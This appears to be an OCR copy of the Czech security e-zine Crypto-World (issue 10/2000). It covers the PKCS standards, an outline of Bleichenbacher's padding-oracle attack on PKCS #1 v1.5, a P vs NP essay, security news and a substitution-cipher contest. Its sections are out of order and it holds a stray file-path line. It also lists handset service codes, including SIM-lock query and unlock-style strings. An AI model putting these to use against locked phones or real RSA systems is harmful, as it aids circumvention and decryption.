
Normy PKCS jsou vytvářeny v laboratořích světoznámé firmy RSA Security (dříve RSA) ve spolupráci s řadou vývojářů z celého světa. Poprvé tyto normy byly publikovány v roce 1991 jako výsledek jednání určité skupiny pracovníků, kteří implementovali technologii kryptografie s veřejným klíčem. Od té doby jsou tyto normy široce využívány a některá jejich doporučení se staly součástí celé řady dalších norem (oficiálních i de facto).

Co je vlastním obsahem těchto norem? Začneme nejprve určitým celkovým přehledem.

Dnes existují následující PKCS.

- **PKCS #1:RSA Cryptography Standard**
- **PKCS #3:Diffie-Hellman Key Agreement Standard**
- **PKCS #5:Password-Based Cryptography Standard**
- **PKCS #6:Extended-Certificate Syntax Standard**
- **PKCS #7:Cryptographic Message Syntax Standard**
- **PKCS #8:Private-Key Information Syntax Standard**
- **PKCS #9:Selected Attribute Types**
- **PKCS #10:Certification Request Syntax Standard**
- **PKCS #11:Cryptographic Token Interface Standard**
- **PKCS #12:Personal Information Exchange Syntax Standard**
- **PKCS #13: Elliptic Curve Cryptography Standard**
- **PKCS #15: Cryptographic Token Information Format Standard**

(Poznámka: PKCS #13 k eliptickým křivkám ještě nebyl zveřejněn, existuje zatím pouze projekt, norma je ve stadiu vývoje. Původní PKCS #2 a PKCS #4 byly následně včleněny do PKCS #1).

PKCS #1

Co je obsahem normy PKCS #1 napovídá již sám název. Popisuje postup (symbolicky značený jako rsaEncryption) pro zašifrování dat pomocí kryptosystému RSA. Postup je zamýšlen pro použití při konstrukci digitálního podpisu a digitálních obálek v návaznosti na PKCS #7. Pro digitální podpisy je obsah podepisované zprávy nejprve vyjádřen pomocí otisku této zprávy (s využitím hashovací funkce jako MD5) a potom oktetový řetězec vyjadřující tento otisk je zašifrován soukromým RSA klíčem podepisující strany. Obsah zprávy a zašifrovaný otisk zprávy je pak vyjádřen ve formátu definovaném PKCS #7.

Při vytváření digitálních obálek je zpráva nejprve zašifrována (symetrickým algoritmem, jako je např. 3-DES). Použitý symetrický (tajný) klíč je v zašifrované podobě rovněž součástí zprávy zformátované dle PKCS #7 (klíč je zašifrován veřejným RSA klíčem adresáta).

Z hlediska vývoje norem PKCS je to vlastně ústřední materiál, který prošel rozsáhlým vývojem. Podstatných úprav doznala tato norma zejména po zveřejnění nového typu útoku Danielem Bleichenbachrem (lit. [3]). Tento útok byl opublikován v roce 1998, v té době měla platná verze PKCS #1 číslo 1.5.

Jak vlastně Bleichenbacherův útok (tzv. Chosen-Ciphertext Attack, tj. útok s volitelným šifrovým textem) probíhá.

Ve verzi 1.5 PKCS #1 zasílá strana *A* straně *B* zprávu, která je vytvářena následovně. Veřejným klíčem je dvojice (*n=pq*, *e*), kde *n* je modul, jehož faktorizace je utajována a *e* je příslušný exponent, s jehož pomocí probíhá šifrování. Otevřená zpráva m je doplněna na potřebný počet bitů (dále budeme používat termín doplněk jako překlad anglického výrazu padding, dle PKCS #1, version 1.5) a je tak získána zpráva *M*. Pak *A* spočte

$$C = M^e \mod n .$$

Druhá strana *B* má k dispozici soukromý klíč, tj. čísla (*p,q,d*), kde *p* a *q* tvoří rozklad n na prvočísla a *d* je exponent sloužící k dešifrování. Strana *B* spočte

$$M' = C^d \mod n,$$

a odstraněním doplněných bitů (doplňku) získá zprávu *m´*. Přitom strana *B* analyzuje tento doplněk a pokud jeho vlastnosti odpovídají, zprávu přijme a obráceně. Označme toto rozhodnutí *R*, *R=1* pokud je doplněk správný, *R = 0*, pokud je doplněk nesprávný.

V Bleichenbacherově útoku narušitel E (eavesdropper) se vydává za stranu *A* a zasílá straně *B* speciálně vytvářené zprávy. Z reakce strany *B* zjišťuje zda doplněk zprávy je či není správný. Jak byl dle PKCS 1, v.1.5 tento doplněk vytvářen? Předpokládejme, že modul n má délku *k* bajtů, tj.

$$256^{k-1} < n < 256^k,$$

Zpráva po vložení doplňku vypadá následovně:

$$\mathrm{d}\{00,02, PS,00, zpráva\} ,$$

kde *PS* je onen doplněk, který musí být nejéně 8 bajtů dlouhý a zápis je proveden tak, že nejméně význačný bajt je vpravo.

Pravděpodobnost, že náhodná zpráva má doplněk, který vyhovuje PKCS je dána výrazy

$$0.18*2^{-16} < Prob(P) < 0.97*2^{-8}$$

tj. zprávy s doplňky, které vyhovují PKCS lze nalézt metodou pokusů a omylů. Vlastní útok má pak tři fáze, které autor označil jako oslepení, fáze ukázková a rychlá fáze (blinding, show phase and fast phase).

V první fázi jsou náhodně vytvářená S, až se podaří najít takové S, aby

$$CS^e \bmod n = C_x$$

vyhovovalo PKCS (tato fáze je nutná při vytváření podpisu, při dešifraci ji lze vynechat). Po ukončení této fáze máme pro $M_0 = MS$ následující nerovnosti

$$2*256^{k-2}-1 < M_0 = MS < 3*256^{k-2}$$

V druhé fázi jsou hledána malá čísla S_i tak, aby C_xS_i bylo PKCS vyhovující. Takto získáme další upřesňující nerovnosti pro M_0 . V třetí fázi již víme, že M_0 leží v dostatečně malém intervalu a je prováděn postup, který umožňuje dále tento interval zmenšovat (v každém kroku je interval zhruba rozdělen na polovinu). Podrobnosti lze nalézt v lit. [3].

Např. pro modul RSA v délce 1024 bitů útok vyžaduje zhruba 1 000 000 volených šifrových textů (kupodivu pro modul v délce 1025 bitů stačí dokonce méně než 10 000 těchto šifrových textů). Obdobný útok lze zformulovat i proti jiným analogickým protokolům jako SSL v.3.0. patch, atd.

Současné verze PKCS (poslední je verze 2.1 v draftu) mají již zabudováno vhodná opatření proti výše popsanému útoku. V normě jsou popsána dvě šifrovací schémata nové RSAES-OAEP a staré RSAES-PKCS-v1.5. Staré schéma je doporučováno pouze v těch aplikacích, kde je nutné zachovat kompatibilitu se stávajícím řešením. Pro nové aplikace je určeno schéma RSAES-OAEP. Toto šifrovací schéma zabezpečuje, že je výpočetně neuskutečnitelné získat plnou či částečnou informaci o zprávě ze šifrového textu a že je výpočetně nemožné vygenerovat platný šifrový text bez znalosti odpovídající zprávy. Podstatou metody je speciální předběžné zakódování otevřeného textu (podrobnosti v normě – lit. [2]). Současná podoba normy zahrnuje celou řadu dalších podrobností, které jsou spojeny jednak s těmito kódovacími metodami, jednak s popisem podpisových algoritmů s využitím RSA.

Literatura

[1] J. Pinkava: Základy kryptografie VII. Co nového ve světě kryptografie? (Bulletin AEC 1999, http://www.crypto.aec.cz : Publications),

[2] http://www.rsasecurity.com/rsalabs/pkcs/

[3] Daniel Bleichenbacher: "Chosen Ciphertext Attacks against Protocols Based on RSA Encryption Standard PKCS #1" *in Advances in Cryptology – CRYPTO'98,* LNCS vol. 1462

D. P=NP aneb jak si vydělat miliony

Mgr. Pavel Vondruška (NBÚ)

Kdo by nechtěl zbohatnout? Zbohatnout se dá nejen hokejem, tenisem, fotbalem, ale dokonce i matematikou. Nevěříte? Takovou možnost skýtá nalezení řešení jednoho matematického problému z teorie složitosti, který úzce souvisí se současnou kryptologií. O co jde?

Začněme na matematické konferenci v Paříži 24.5.2000. Podobně jako před sto lety (8.8.1900), kdy David Hilbert vyhlásil program řešení otevřených problémů, tak i na této konferenci CMI (Clay Mathematics Institut of Cambridge) vyhlašuje sedm matematických problémů tisíciletí - "Millennium Prize Problems". Tentokráte je však připraven i fond se sedmi milióny dolary. Za řešení každého z problémů je vypsána odměna jeden milión dolarů! Všeobecně se neočekává, že budou vyplaceny příliš brzy. První z problémů má velice jednoduchý název: "P versus NP". Vzhledem k úzkému vztahu ke kryptologii se tímto problémem budeme trochu zabývat.

Problém vychází z teorie složitosti. Složitost algoritmu je obecně dána výpočetním výkonem nárokovaným pro jeho realizaci. Často se hodnotí dvěma proměnnými - časovou nebo prostorovou náročností. Obecně se výpočetní složitost algoritmu vyjadřuje "velkým" O - řádem (Order) - hodnoty výpočetní složitosti. Bude-li například T=O(n), pak zdvojnásobení velikosti vstupu zdvojnásobí dobu zpracování; takový algoritmus nazveme lineární. Je-li složitost na n nezávislá, píšeme O(1). Doba zpracování algoritmu se při zdvojnásobení vstupu nezmění. Bude-li T=O (2^n), pak zvětšení velikosti vstupu o 1 bit prodlouží dobu zpracování na dvojnásobek. Algoritmy mohou být z hlediska složitosti kvadratické, kubické apod. Všechny algoritmy typu O(n^m), kde m je konstantní, se nazývají polynomiální. Třída P potom obsahuje všechny algoritmy, které mohou být řešeny v polynomiálním čase. Algoritmy, jejichž složitost je O($t^{f(n)}$), kde t je konstanta větší něž jedna a f(n) nějaká polynomiální funkce proměnné n, se nazývají exponenciální. Podmnožina exponenciálních algoritmů, jejichž složitost je řádu O($c^{f(n)}$), kde c je konstanta a f(n) >c , ale f(n) je méně než lineární funkce, jsou nazývány superpolynomiální algoritmy.

Třída	Složitost	Vyžaduje # operací pro n= 10^6	Doba zpracování při 10^6 op/s
Konstantní	O(1)	1	1 mikrosecunda
Lineární	O(n)	10^6	1 s
Kvadratická	O(n^2)	10^{12}	12 dní
Kubická	O(n^3)	10^{18}	32 000 let
Exponenciální	O(2^n)	10^{301030}	10^{301006} násobek stáří vesmíru

(Tabulka z práce Doc.Staudek, Kryptografie a bezpečnost, LANcom, 1997)

Výše definované třídění a příslušná terminologie vznikaly postupně. Námi uvedené rozdělení zavedl v roce 1960 Cobham, ale již např. v roce 1953 rozlišoval Neumann mezi algoritmem řešitelným v polynomiálním čase a algoritmem řešitelným v exponenciálním čase. Pro úplnost uvedeme ještě často používaný termín "dobrý algoritmus", který zavedl Jack Edmonds (1965). Podle něj je dobrým algoritmem, každý algoritmus proveditelný v nejvýše polynomiálním čase.

V roce 1936 definoval Alan Turing konečný automat s nekonečnou čtecí-zapisovací páskovou pamětí. Čtenář si může představit klasický domácí počítač, ale rozšířený o nekonečnou paměť. Takovýto konečný automat se dnes nazývá Turingův stroj. Třídu NP definujeme jako všechny problémy, které mohou být řešeny v polynomiálním čase pouze nedeterministickým Turingovým strojem: tj. variantou normálního Turingova stroje, která může provádět odhady. Stroj odhaduje řešení problémů - buď tak, že metodou pokusů hádá správné řešení nebo mu je předává nějaké orákulum nebo tak, že paralelně provede všechny pokusy - a výsledky těchto pokusů prověřuje v polynomiálním čase.

Typickou úlohou řešitelnou nedeterministickým polynomiálním algoritmem je úloha splnitelnosti Booleovského výrazu. Pokud známe správnou hodnotu, lze ji v polynomiálním čase (dosazením správných hodnot za jednotlivé proměnné) ověřit. Kryptologovi je pak samozřejmě bližší jiný příklad - útok na kryptografický algoritmus. Při zadaném šifrovém textu M kryptoanalytik prostě hádá otevřený text X a klíč K a v polynomiálním čase nechá zpracovávat šifrovacím algoritmem vstup X a K a prověřuje případnou shodu výsledku s textem M.

Třída NP zahrnuje třídu P, protože jakýkoliv problém řešitelný v polynomiálním čase deterministickým Turingovým strojem je také řešitelný v polynomiálním čase nedeterministickým Turingovým strojem. Jestliže všechny problémy NP jsou také řešitelné v polynomiálním čase deterministickým strojem, pak NP=P. Otázka platnosti P=NP je ústředním nevyřešeným problémem teorie výpočetní složitosti. Poznamenejme, že hodně vědců, kteří se zabývají teorií složitosti věří, že rovnost neplatí. Kdyby někdo prokázal, že P=NP, pak bychom většinu toho, na čem je založena současná moderní kryptologie, mohli odepsat. Znamenalo by to, že pro všechny symetrické problémy existuje kryptoanalytický (luštitelský) algoritmus, který je časově polynomiální. Pro lepší pochopení jen podotkneme, že útok hrubou silou je "nesrovnatelně" horší - jeho složitost je superpolynomiální. V takovém případě by naše neschopnost řešit algoritmy typu 3DES a algoritmy AES v rozumném čase znamenala jen to, že se nám zatím nepodařilo najít vhodný luštící algoritmus.

Nyní přejděme k důležité třídě NP-úplných problémů. Teorie NP-úplnosti má kořeny již v roce 1930 v pracech Turinga, Godela, Churche a dalších. Základní prací bylo dílo Stephena Cooka - "The complexity of theorem-proving procedures" z roku 1971. V této práci se Cook zabývá problémem uspokojivosti ("problem Satisfability") a jeho speciálním případem zvaným 3-SAT (spočívá v prověření možnosti existence kombinace pravdivých a nepravdivých hodnot logických proměnných tak, aby celkový logický výraz byl pravdivý. 3-SAT pak povoluje jen logický výraz určitého tvaru - logické konjunkce trojic logických proměnných (včetně jejich negací) spojených disjunkcí. V příloze 1 je uveden vysvětlující příklad. S.Cook dokázal, že tento problém (z třídy NP) je stejně obtížný jako ostatní problémy téže třídy. To by znamenalo, že pokud je problém uspokojivosti řešitelný v polynomiálním čase, tak P=NP ! Naopak, jestliže se o nějakém problému třídy NP dá dokázat, že pro něj neexistuje deterministický časově polynomiální algoritmus - tak ani pro problém uspokojivosti nebude takovýto algoritmus existovat. Jinými slovy S.Cook dokázal, že žádný problém v třídě NP není složitější než problém uspokojivosti. V roce 1972 našel matematik Karp 20 dalších NP - úplných problémů - úloh, které jdou převést redukcí v polynomiálním čase na problém uspokojivosti. V roce 1979 Michael Garey and David Johnson ve své práci "Guide to the Theory of NP-Completeness" uvedli již 300 takových úloh. Mezi tyto úlohy patří mimo již popsaný problém uspokojivosti - úloha "balení zavazadla" (knapsack), úloha vytváření koalic (teorie grafů), problém obchodního cestujícího atd. Úlohy v této množině se

nazývají NP-úplné problémy a právě ony pravděpodobně sehrají rozhodující úlohu ve vyřešení problému P=NP.

Máte vyřešeno ? Chcete další milión dolarů ? Dobrá, zde je další související úloha. Je známo několik zajímavých úloh, u nichž se neví, zda jsou P nebo NP. Nejznámější je otázka faktorizace čísel. Speciálně Miller v roce 1976 dokázal, že otázka prvočíselnosti lze řešit v polynomiálním čase (G.L.Miller. Riemann´s hypothesis and tests for primality. J.Comput. Systém Sci, 1976)! Ovšem v důkazu předpokládal, že platí Riemannova hypotéza. Miller ukázal, že každé složené číslo n má v takovém případě nejvýš $70*(\ln n)^2$ tzv svědků prvočíselnosti. Právě důkaz Riemannovy hypotézy je čtvrtým problémem ze souboru Milennium Prize Problems vyhlášeným CMI. Stačí tuto hypotézu dokázat a máte další milión dolarů v kapse.

Komu nestačí tyto dva milióny, může se pokusit vyřešit zbývajících pět problémů. Zadání a přesná pravidla najdete na adrese : http://www.claymath.org/prize_problems/index.htm .

Příloha 1:

Vysvětlující příklad pojmu 3-SAT problému

Tento příklad je převzat z práce Stephen Cooka - The P versus NP Problem .

Určete možné pravdivostní hodnoty proměnných P,Q,R,S tak, aby následující výraz byl pravdivý (výraz byl uspokojen volbou pravdivostních hodnot proměnných P,Q,R,S) -
$(P \vee Q \vee R) \wedge (\ \overline{P} \vee Q \vee \ \overline{R}) \wedge (P \vee \ \overline{Q} \vee S) \wedge (\ \overline{P} \vee \ \overline{R} \vee \ \overline{S})$.

Výraz je pravdivý např. je-li pravdivostní hodnota P=Q = 1 (pravda) a pravdivostní hodnota R=S=0 (nepravda) . Pro tyto hodnoty P,Q,R,S je zadaný výraz "uspokojen" . Našli jsme řešení problému. Říkáme, že problém byl "uspokojen" volbou hodnota P=Q = 1 , R=S=0 .
Všechny problémy podobného tvaru:
"logické konjunkce trojic logických proměnných (včetně jejich negací) spojených disjunkcí"
budeme nazývat 3-SAT úlohou.

Příloha 2:

Millennium Prize Problems

1. ***P versus NP***
2. *The Hodge Conjecture*
3. *The Poincaré Conjecture*
4. ***The Riemann Hypothesis***
5. *Yang-Mills Existence and Mass Gap*
6. *Navier-Stokes Existence and Smoothness*
7. *The Birch and Swinnerton-Dyer Conjecture*

E. Hrajeme si s mobilními telefony (tipy a triky)

Těchto několik typů a triků navazuje na článek v Crypto-Worldu 3/2000, který byl věnován především možnostem mobilních telefonů od firmy NOKIA a ve kterém najdete vysvětlení některých pojmů. Zde je uveden pouze základní přehled možností mobilních telefonů od různých výrobců. Většina těchto informací je běžně dostupná na Internetu na stránkách, které jsou věnované odblokování mobilních telefonů.

Alcatel	IMEI : *#06#
	Verze software: *#06#
	Net Monitor: 000000*
Bosch	IMEI: *#06#
	Jazyková verze: *#0000#
	Net Monitor: *#3262255*8378#
Dancall	IMEI : *#06#
	Verze software : *#9999#
Ericsson 6xx/7xx/8xx	IMEI : *#06#
	Verze software: > * < < * < *
Ericsson T10/T18/T28	IMEI : *#06#
	Verze software: > * < < * < *
	Jazyková verze: < 0000 >
Ericsson A1018S	IMEI : *#06#
	Verze software: > * < < * < *
	Jazyková verze: < 0000 >
Philips	IMEI: *#06#
	Simlock info: *#8377#
	Bezpečnostní kód: *#1234# (Fizz) nebo *#7489#
Siemens C25	IMEI: *#06#
	Verze software (bez SIM v MT) :
	*#06# a stiskni dlouhou klávesu
NOKIA 51xx	IMEI: *#06#
	Verze software: *#0000#
	Simlock info: *#92702689#
	Enhanced Full Rate: *3370# [#3370# off]
	Half Rate: *4720#
	Simlock-operátora: #pw+1234567890+1
	Zamek sítě operátora #pw+1234567890+2
	Simlock-operátora: #pw+1234567890+3
	SimCard lock status: #pw+1234567890+4
NOKIA 61xx	IMEI: *#06#
	Verze software: *#0000#
	Simlock info: *#92702689#
	Enhanced Full Rate: *3370# [#3370# off]
	Half Rate: *4720#
NOKIA 3110	IMEI: *#06#
	Verze software: *#0000# nebo *#9999# nebo *#3110#
	Simlock info: *#92702689#

F. Letem šifrovým světem

1. Ralf Senderek publikuje 22.8.2000 studii věnovanou klíčům v PGP. Ze závěrů této práce vyplývá slabost ADK klíče v PGP verzích 5.x a 6.x . Firma NAI bezpečnostní problém uznává a oznamuje distribuci příslušných Hotfixů.
   (http://senderek.de/security/key-experiments.html , http://cryptome.org/pgp-adkfix.htm)

2. Student Onela de Guzmána (24), autor "populárního" viru **I love-you,** byl zproštěn všech obvinění. Virus letos v květnu napáchal několikamiliardové škody. Autor byl brzy odhalen a zatčen. Na Filipínách však neexistuje "vhodný" trestný čin, ze kterého by mohl být Onela obviněn. Před soud stanul pro obvinění ze zločinů na Filipínách známých a to za krádež a za porušení zákona o neoprávněném použití kreditních karet. Pro tyto trestné činy nebyl předložen dostatek důkazů, a proto byl Onela de Guzmán zproštěn všech obvinění.

3. **Netscape sleduje své uživatele!!!** (tecChannel,Německo-součást sítě IDG, anglická verze článku je dostupná na adrese http://www.tecchannel.de/internet/469). Koncem července a začátkem srpna se v mnoha nezávislých zdrojích objevila následující informace. Netscape shromažďuje data o vašich downloadech (EXE a ZIP)! Společnost AOL (vlastnící Netscape) může sledovat vaše veskrze privátní aktivity. Bezprostředně po instalaci Netscape Communicator produktu je na servery Netscape odeslána bez vědomí uživatele informace o instalaci a určení cookies umožňující unikátní identifikaci uživatele. Následné použití SmartDownload používá právě tuto cookie a odesílá informace na cgi.netscape.com server - sdělované informace zahrnují jméno souboru, IP adresu a unikátní identifikátor. Pokud uživatel navíc používá Netcenter portál, SmartDownload navíc přenáší i e-mail adresu uživatele.

4. Vlastníte operační systém Solaris 8 platformu pro SPARC nebo INTEL ?
   Pokud ano, pak vám firma Sun microsystems připravila milý dáreček. V rámci uvolnění vývozu silné kryptografie je možné stáhnout z jejich serveru "solaris data encryption pack" (http://www.sun.com/software/solaris/encryption/download.html).
   Obsahuje : Authentication Management Infrastructure, Kerberos V5, Utilities, On line manual . Podporuje •DES •3DES •Kerberos 5 •DESHASH.

5. Známý americký kryptolog William Friedman zažádal v roce 1933 o patent na šifrovací zařízení podobného typu jako Enigma. Americký patentový úřad mu udělil tento patent až v srpnu tohoto roku… Zdá se, že patent byl využit při stavbě amerického šifrátoru M-229 nebo snad M-134a
   http://www.patents.ibm.com/details?&pn=US06097812__&s_all=1

6. Kevin Mitnick (viz Crypto-World 2/2000) vyučuje "sociální inženýrství":
   http://www.zdnet.com/zdnn/stories/news/0,4586,2604480,00.html

7. Obtěžuje Vás spam ? Nabízí vám stále někdo, jak si vydělat peníze za brouzdání na Internetu, jak získat diplom na zahraniční univerzitě, zápis do knihy "Who is who?" atd. Víte, kam poslat informace o takto obtěžujících společnostech či jedincích ? Stačí poslat e-mail, o kterém se domníváte, že je to spam na adresu spamcop@spamcop.net , případně na abuse@ten_server . Zde je vaše podezření prověřeno a v případě, že se jedná o spam, je rozesílání těchto e-mailů z uvedené adresy zablokováno.


8. USA vyhlašuje nová pravidla v oblasti kryptologie:
   http://www.wired.com/news/politics/0,1283,37617,00.html
   Sdělení Bílého domu : http://cryptome.org/us-crypto-up.htm

9. O tom, jak napsat dokonalý virus, se můžete dočíst v následujícím zajímavém článku:
   http://www.hackernews.com/bufferoverflow/99/nitmar/nitmar1.html

10. Firma T-SOFT s.r.o. (systémový integrátor v oblastech: krizového managementu, interoperability, bezpečnosti, tvorby speciálních softwarových celků na zakázku) začala rozesílat informace zájemcům o informační bezpečnost. Rozesílány jsou různé aktuality a informace o novinkách společnosti T-SOFT. Tento zpravodaj nejlépe představí obsah jeho srpnového čísla (14/8/2000).
    Zpravodaj T-SOFT - Bezpečnost
    1. Bezpečné VPN a standard FIPS 140-1
    2. Protokol IPSec
    3. Technologie PKI a VPN
    4. IRE integroval čipové karty Datakey do sveho SafeNet VPN klienta
    5. RSA Security certifikovala PKI čipovou kartu Datakey jako "RSA Keon Ready"

    Přihlášku k odběru zpravodaje lze zaslat na obchod@tsoft.cz . Vyřizuje Daniel Grunt.

11. O čem jsme psali před rokem ?
    Crypto-World 9/99
    A.Nový šifrový standard AES
    B.O novém bezpečnostním problému v produktech Microsoftu
    C.HPUX a UNIX Crypt Algoritmus



Crypto-World

Informační sešit GCUCMP

Ročník 2, číslo 10/2000 15.října 2000

10/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, BITIS, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům.
Starší sešity jsou dostupné na adresách
http://www.mujweb.cz/veda/gcucmp/
+ http://cryptoworld.certifikuj.cz
(>200 e-mail výtisků)

OBSAH : **Str.**

A. Soutěž
Mgr. Pavel Vondruška (NBÚ)

1. Pravidla soutěže

Soutěž probíhá ve čtyřech kolech. V sešitech 9/2000 až 12/2000 je uveřejněna jedna soutěžní úloha a současně je uveden doprovodný text k dané úloze. Řešitelé, kteří zašlou do data, které bude u každé úlohy uvedeno, správné řešení, budou slosováni a dva vybraní získají cenu kola. I po tomto datu však lze správná řešení dále zasílat. Dne 15.12.2000 bude soutěž ukončena a z řešitelů, kteří získali nejvíce bodů, bude vylosován celkový vítěz. Celkovým vítězem se tedy může stát i ten soutěžící, který se zapojí do soutěže později, např. až v prosinci, a řešení všech úloh odešle najednou v časovém limitu do 15.12.2000; přijde jen o možnost být vylosován jako vítěz kola. Dne 20.12.2000 vyjde speciální číslo, ve kterém budou uvedena řešení úloh ze všech kol a jméno celkového vítěze; uveřejníme také menší statistiku k celé soutěži. Ceny do soutěže věnovaly firmy PVT a.s. a AEC spol. s r.o. (jednotlivá kola), Globe CZ (cena pro celkového vítěze). Cenami v jednotlivých kolech je registrace vašeho veřejného klíče u certifikační autority zdarma (1x u PVT , 1x u AEC). Jde o poskytnutí certifikátu s nejvyšším bezpečnostním stupněm ochrany na dobu 6 měsíců (cena cca 300,- Kč). Celkovou cenou je registrace domény prvního řádu + hosting na webu u firmy GLOBE CZ (v běžné hodnotě 5000,- Kč).

Řešení úloh zasílejte pomocí komunikačního okna v oddílu - "Přihláška k odběru sešitu Crypto-World, připomínky, dotazy, soutěž" na URL adrese
http://www.mujweb.cz/veda/gcucmp/ . Vaše anonymita je zaručena. Uvedena budou pouze celá jména jednotlivých vítězů (nebo bude-li si to dotyčný přát, pak místo jména jeho e-mail adresa, případně pouze pseudonym).

2. Stav po I.kole

Pseudonym	I.kolo datum /bodů	II.kolo datum /bodů	III.kolo datum/bodů	IV.kolo datum/bodů	CELKEM
?.M.	12.9 /10 ☒				
Mirek Š.	12.9 /10				
Petr T.	12.9 /10				
Bohumír Š.	12.9 /10				
Martin K.	12.9 /10				
František K.	12.9 /10				
Tomáš V.	13.9 /10 ⛶				
Jan J.	13.9 /10				
Josef D.	18.9 /10				
Honza K.	18.9 /10				
Vašek V.	2.10/10				
Michal B.	4.10/10				
Láďa R.	4.10/10				

Legenda : cena : certifikát u AEC ⛶
cena : certifikát u PVT ☒

Soutěže se v I.kole zúčastnilo více jak 5% čtenářů našeho e-zinu (13). Všichni soutěžící nalezli na stránkách GCUCMP ukrytý text délky 25 znaků a získali po 10 bodech do dlouhodobé soutěže. Vzhledem k pravidlům naší soutěže nemůžu ještě prozradit, kde se hledaných pět skupin po 5-ti znacích skrývá. Každý totiž má stále možnost zaslat správné řešení, aby tak mohl ještě zasáhnout do bojů o hlavní výhru - registraci domény. Přesný popis,

kde lze příslušné skupiny najít, bude uveden ve zvláštním čísle 20.12.2000. Vítězům (pánové Míka a Vaněk) ještě jednou blahopřeji. Další informace, jak postupovat při "vyzvednutí" výhry, přijdou v nejbližších dnech (po skončení Invexu) na Vaši e-mailovou adresu.

Část II. - Jednoduchá záměna

Jedná se o jeden z nejstarších a v různých modifikacích i nejpoužívanější šifrový systém. Patří mezi tzv. záměnné šifrové systémy. Ty jsou založeny na záměně každého otevřeného znaku za jeden nebo několik šifrových znaků. Mimo jednoduché záměny do této kategorie tedy patří záměny typu více možných šifrových znaků za jeden otevřený znak (snaha setřít charakter otevřené zprávy), systém Vigenere (používáno 26 různých šifrových abeced, které se během šifrování střídají) a různé další modifikace.

Příklad

Šifrová abeceda resp. šifrové znaky při jednoduché záměně mohou být tvořeny stejnými znaky, jaké používá otevřený text, ale mohou být tvořeny i číslicemi nebo jinými obrazci.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
K	C	I	O	B	V	H	D	R	O	J	Q	U	S	Z	A	E	F	M	X	L	G	W	N	T	Y
1	2	6	3	7	0	4	5	81	82	83	84	85	86	87	88	89	90	91	92	93	94	95	96	97	98
✌	👌	👍	👎	👈	👉	☝	☝	✋	☺	😐	☹	💣	☠	⚐	🏳	✈	☼	✹	❄	✞	✞	✙	✠	✡	☪

Crypto-World
IFTAX ZWZFQ O
69097 88928 79587 90843
👌☼✡🏳❄ ⚐✙⚐☼☹ 👎

Jednoduchá záměna není bezpečným šifrovým systémem, protože věrně reprodukuje charakteristické znaky otevřeného textu. Jedná se především o opakování skupin znaků a souhláskové vztahy.

Luštění

Po ověření, že jde o jednoduchou záměnu (frekvence znaků odpovídá frekvenci znaků otevřené abecedy v předpokládaném použitém jazyce, zachovány jsou samohláskové vazby, vyskytují se delší opakování, ...), se můžeme dát do luštění. První část - výpočet frekvenční analýzy šifrového textu a její využití - je popsána v příloze k minulému číslu - GOLD BUG. V praxi nám dále mimo prosté frekvence znaků pomáhá využití dalších vlastností otevřeného textu.

Dle frekvence vybereme některý z nejčetnějších znaků (pravděpodobně to bude písmeno E nebo jiná samohláska) a podíváme se, zda tvoří samohláskové vazby. Pokud ano, předpokládáme, že se jedná o samohlásku, a takto postupujeme dále.

K ověření samohláskových vazeb se využívá především dělba na samohlásky a souhlásky. Zde se využívá následujících známých skutečností : samohlásky se souhláskou se pravidelně střídají, dvě samohlásky se uprostřed slova vedle sebe téměř nevyskytují, písmeno R se chová v souhláskových vazbách jako samohláska. S výhodou se dají využít některé české souhláskové bigramy, které mají charakteristické vlastnosti takového rázu, že je lze zpravidla snadno odhalit PR, ST, CH (viz malý taháček pro luštění jednoduché záměny). Dobrým vodítkem je i odhalení nejčetnějšího trigramu STR.

Při dostatečné délce textu by neměla být jednoduchá záměna pro luštitele problémem.

Zadání úkolu číslo dvě

Správné řešení je ohodnoceno opět deseti body. Jedná se samozřejmě o vyluštění šifrového textu (systém jednoduchá záměna). Text je v češtině, v mezinárodní abecedě (bez háčků a čárek) a bez mezer, je rozdělen do skupin po 5-ti znacích. Jedná se o běžný text dostatečné délky a neobsahuje žádná nezvyklá nebo matoucí slova. Text bude vyvěšen od pondělí 15.10.2000 (21.00 hod) na adrese http://www.mujweb.cz/veda/gcucmp . Losování cen pro řešitele II.kola bude 6.11.2000.

Doporučená literatura :

V.Klíma : Kódy, komprimace a šifrování, Chip , únor 1993, str.24-28
(věnováno i luštění jednoduché záměny)
Lze také vyhledat (v elektronické podobě, jpg) v rozsáhlém archivu (170 MB) na adrese :
http://www.decros.cz/Security_Division/Crypto_Research/publikace.htm

---

Malý taháček pro luštění jednoduché záměny

a) Pořadí hlásek v češtině :
E,O,A,I,N,S,T,R,V,U,L,Z,D,K,P,M,C,Y,H,J,B,G,F,X,W,Q

b) Pořadí hlásek v češtině na začátku slov:
P,S,V,Z,N,T,O,J,K,D,A,B,M,R,U,C,I,H,E,L,F,G,W,Y,Q,X

c) Pořadí hlásek v češtině na začátku slov:
E,I,A,O,U,Y,M,T,H,V,L,K,S,Z,D,N,R,C,J,B,P,G,F,W,X,Q

d) Bigramy
ST, PR, SK, CH, DN, TR

e) Zvláštnosti frekventních souhláskových bigramů v češtině

ST :
